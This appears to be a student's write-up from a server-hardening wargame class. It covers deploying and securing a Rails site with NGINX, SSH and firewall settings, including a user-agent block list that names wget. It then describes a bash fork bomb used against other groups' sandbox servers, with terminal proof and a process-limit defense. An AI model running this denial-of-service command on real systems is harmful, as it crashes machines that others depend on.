Deploying the webserver:

I cloned a Ruby on Rails facebook clone from https://github.com/bolah2009/facebook-clone. It took a while to get the server running because I had to properly configure the Postgresql database and change some of the Ruby code, but I eventually got it working. It was especially very difficult to get all the dependencies working properly.

I have a domain “passman.us” that I no longer use. So I created a DNS entry to point passman.us to the ip of the webserver. I then secured the webserver with NGINX and generated a self-signed certificate for passman.us so I could secure my connection with TLS. Once I got the webserver running on port 3000, I used NGINX to redirect all HTTP traffic to HTTPS and point all traffic to port 3000. All webserver functionalities were then working.

Securing the webserver:


I changed the password for the seed and wargames users. I disabled root login over SSH. I configured the Ubuntu Firewall (ufw) to only listen on port 443 (default tls) and port 1701 (non-default ssh). I disabled port 22 and made ssh listen on port 1701 because it is more secure that way. I also password protected the postgresql daemon. I updated the iptables accordingly. I prevented buffer overflow, XXS attacks, clickjacking attacks, automated user agents, and image hotlinking by adding the following to my NGINX configuration file:

```
##buffer policy
client_body_buffer_size 1K;
client_header_buffer_size 1k;
client_max_body_size 1k;
large_client_header_buffers 2 1k;
##XXS
add_header X-XSS-Protection "1; mode=block";
##clickjacking
add_header X-Frame-Options "SAMEORIGIN";
##automated user agents
if ($http_user_agent ~* LWP::Simple|BBBike|wget) {
    return 403;
}
##hot linking
location /images/ {
  valid_referers none blocked www.passman.us passman.us;
   if ($invalid_referer) {
      return   403;
   }
}
```

An attack:


The attack that I decided to use against several groups was the bash fork bomb. If I was able to gain access to an unprotected shell, I could bring down the whole system by typing a few characters into the BASH terminal: “(){ :|:& };:”. This code creates a function called ‘:’ that forks itself recursively, consuming system resources very quickly until the only solution is to restart the machine.

Proof:




```
To see these additional updates run

The list of available updates is mo
To check for new updates run: sudo
Your Hardware Enablement Stack (HWE
Last login: Wed May  4 10:08:55 EDT
crazy@alphagw:~$ :(){ :|:& };:
[1] 3122
crazy@alphagw:~$
```



```
167 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 202
Last login: Wed May  4 01:11:24 2022 from 10.254.0.2
guest@alphagw:~$ ls
hello.sh
guest@alphagw:~$ :(){ :|:& };:
[1] 2453
guest@alphagw:~$ top
```



seedwar-alphagw (Uptime: 2 days 23:37:47)

Status	running
HA State	none
Node	sandbox51-0
CPU usage	102.40% of 2 CPU(s)
Memory usage	94.05% (1.88 GiB of 2.00 GiB)
Bootdisk size	80.00 GiB
IPs	Guest Agent not running

Defense:

The best way to defend against a fork bomb is to set user limits. You can set a limit to the number of processes a user can run in `/etc/security/limits.conf` by adding `user_name hard nproc number_of_processes`.

Mistakes:

One mistake that our group made was neglecting to change the user password for one of the root users. We were compromised because of this. Another was not setting a limit for SFTP file size. A group was able to transfer a huge file that broke our system and wouldn’t allow our server to reboot into a graphical environment.